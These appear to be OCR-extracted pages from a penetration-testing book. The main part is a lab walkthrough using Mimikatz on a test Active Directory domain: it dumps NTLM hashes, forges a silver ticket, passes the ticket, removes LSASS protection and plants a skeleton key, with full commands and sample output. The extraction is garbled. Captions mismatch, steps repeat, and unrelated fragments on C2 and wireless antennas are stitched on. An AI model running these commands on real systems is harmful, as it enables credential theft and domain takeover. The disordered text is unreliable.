


Figure 11.24 – Golden ticket

1. Log in to the domain controller with the **sqladmin** user account or a domain administrator account.
2. Ensure the latest version of Mimikatz is on the domain controller.
3. Next, on the domain controller, on Windows Command Prompt with administrative privileges, use the following command to launch Mimikatz and check its privileges:C:\Users\sqladmin> **cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64**
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> **mimikatz.exe**
mimikatz # **privilege::debug**

4. Next, retrieve the SID of the domain and the NTLM hashes of a service account with a registered **SPN** or computer account:mimikatz # **lsadump::lsa /patch**
For this exercise, we will use the NTLM hash of the domain controller:

```
RID  : 00000452 (1106)
User : sqladmin
LM   :
NTLM : a6f05e37b3fa335e5a086d53467099c5

RID  : 000003e8 (1000)
User : DC1$
LM   :
NTLM : cb7b254f129981ca3ae74d21ef3a9ac4

RID  : 00000455 (1109)
User : ALICE-PC$
LM   :
NTLM : abc6aa8eaa78d44a9c56a00bda017f88

RID  : 00000456 (1110)
User : BOB-PC$
LM   :
NTLM : 8830da61b0ae89bcf87d94dbb23ea3f1
```

TIP

*You can also use the **lsadump::lsa /inject /name:sqladmin** command to retrieve the NTLM hash of a specific account with Mimikatz.*

5. Next, let's use Mimikatz to create a silver ticket with the fake username, the domain name, the domain SID, the NTLM (RC4) hash of the domain controller (DC1), the target as the domain controller, and the service to impersonate will be the **HOST**:mimikatz # **kerberos::golden /user:SilverTicket / domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-2057695417 / rc4:cb7b254f129981ca3ae74d21ef3a9ac4 /id:1234 /target:dc1.redteamlab.local /service:HOST**

As shown in the following snippet, Mimikatz created a silver ticket:




Figure 11.26 – Creating a silver ticket

This silver ticket will allow you to target the **HOST** service on the domain controller.

6. As good practice, change the default name of the silver ticket while maintaining the file extension. *NOTE: When the sliver ticket is created, it's stored in the working directory of the computer, the user can open the file manager of where the ticket is located, right click on the ticket file and change the name manually. It's like renaming a file on windows using the traditional method."*

7. Use the following Mimikatz command *Pass the Ticket*:mimikatz # **kerberos::ptt silver_ticket.kirbi**

8. To open Command Prompt with the Silver Ticket, use the following Mimikatz command:mimikatz # **misc::cmd**

As shown in the following snippet, this new Command Prompt is using the silver ticket:




Figure 11.27 – Silver ticket

• Log in to the domain controller with the **sqladmin** user account or a domain administrator account.

• Ensure the latest version of Mimikatz is on the domain controller.

• Next, on the domain controller, open Windows Command Prompt with administrative privileges and use the following command to launch Mimikatz and check its privileges:C:\Users\sqladmin> **cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64**
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> **mimikatz.exe**
mimikatz # **privilege::debug**

• Next, use the following commands to enable the Mimikatz drivers on the disk of the domain controller and create the skeleton key:mimikatz # **privilege::debug**
mimikatz # **!+**
mimikatz # **!processprotect /process:lsass.exe /remove**
mimikatz # **misc::skeleton**
mimikatz # **!-**
The following snippet shows the results of executing the commands:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 580 -> 00/00 [0-0-0]

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # !-
[+] 'mimidrv' service stopped
[+] 'mimidrv' service removed
```

Figure 11.28 – Creating a skeleton key

Important note
When using the skeleton key, you can access any device on the domain using a valid username and the password as **mimikatz**. However, keep in mind any host you're attempting to access with the skeleton key needs to authenticate to the domain controller on the network. If the domain controller reboots, the skeleton key is lost.

- Use the following command to open a new Command Prompt using the skeleton key:mimikatz # **misc::cmd**

- On the new Command Prompt, use the following command to enable PowerShell:C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> **powershell**

- Next, access the domain controller using the following commands with a valid username:PS C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> **Enter-PSSession -Computername dc1 -credential redteamlab\Administrator**

- The following authentication prompt will appear. Simply enter the password as **mimikatz** and click **OK**:




Figure 11.29 – Authenticating using the skeleton key




Figure 12.1 – C2 operations




Figure 12.2 – Empire client-server model

The width of a channel defines how much data/traffic can be transmitted between a wireless client and the AP

	2.4 GHz	5 GHz
Range	Better	Good
Signal strength	Better	Good
Bandwidth	Good	Better
Interference	Most	Less

Figure 13.3 – Frequency comparison table

When an AP has a single antenna for both sending and receiving frames, and a wireless device such as a laptop also has a single antenna for both sending and receiving frames, this is known as **Single in Single out** (**SISO**)

Figure 13.4 – SISO

To improve the throughput of data between wireless devices, multiple antennas can be used for both sending and receiving messages. When multiple antennas are used to send data from one device, and multiple antennas are used to receive the data on a receiving device, this is known as **Multiple in Multiple out (MIMO)**.




Figure 13.5 – MIMO

Single User – Multiple Input Multiple Output (SU-MIMO)

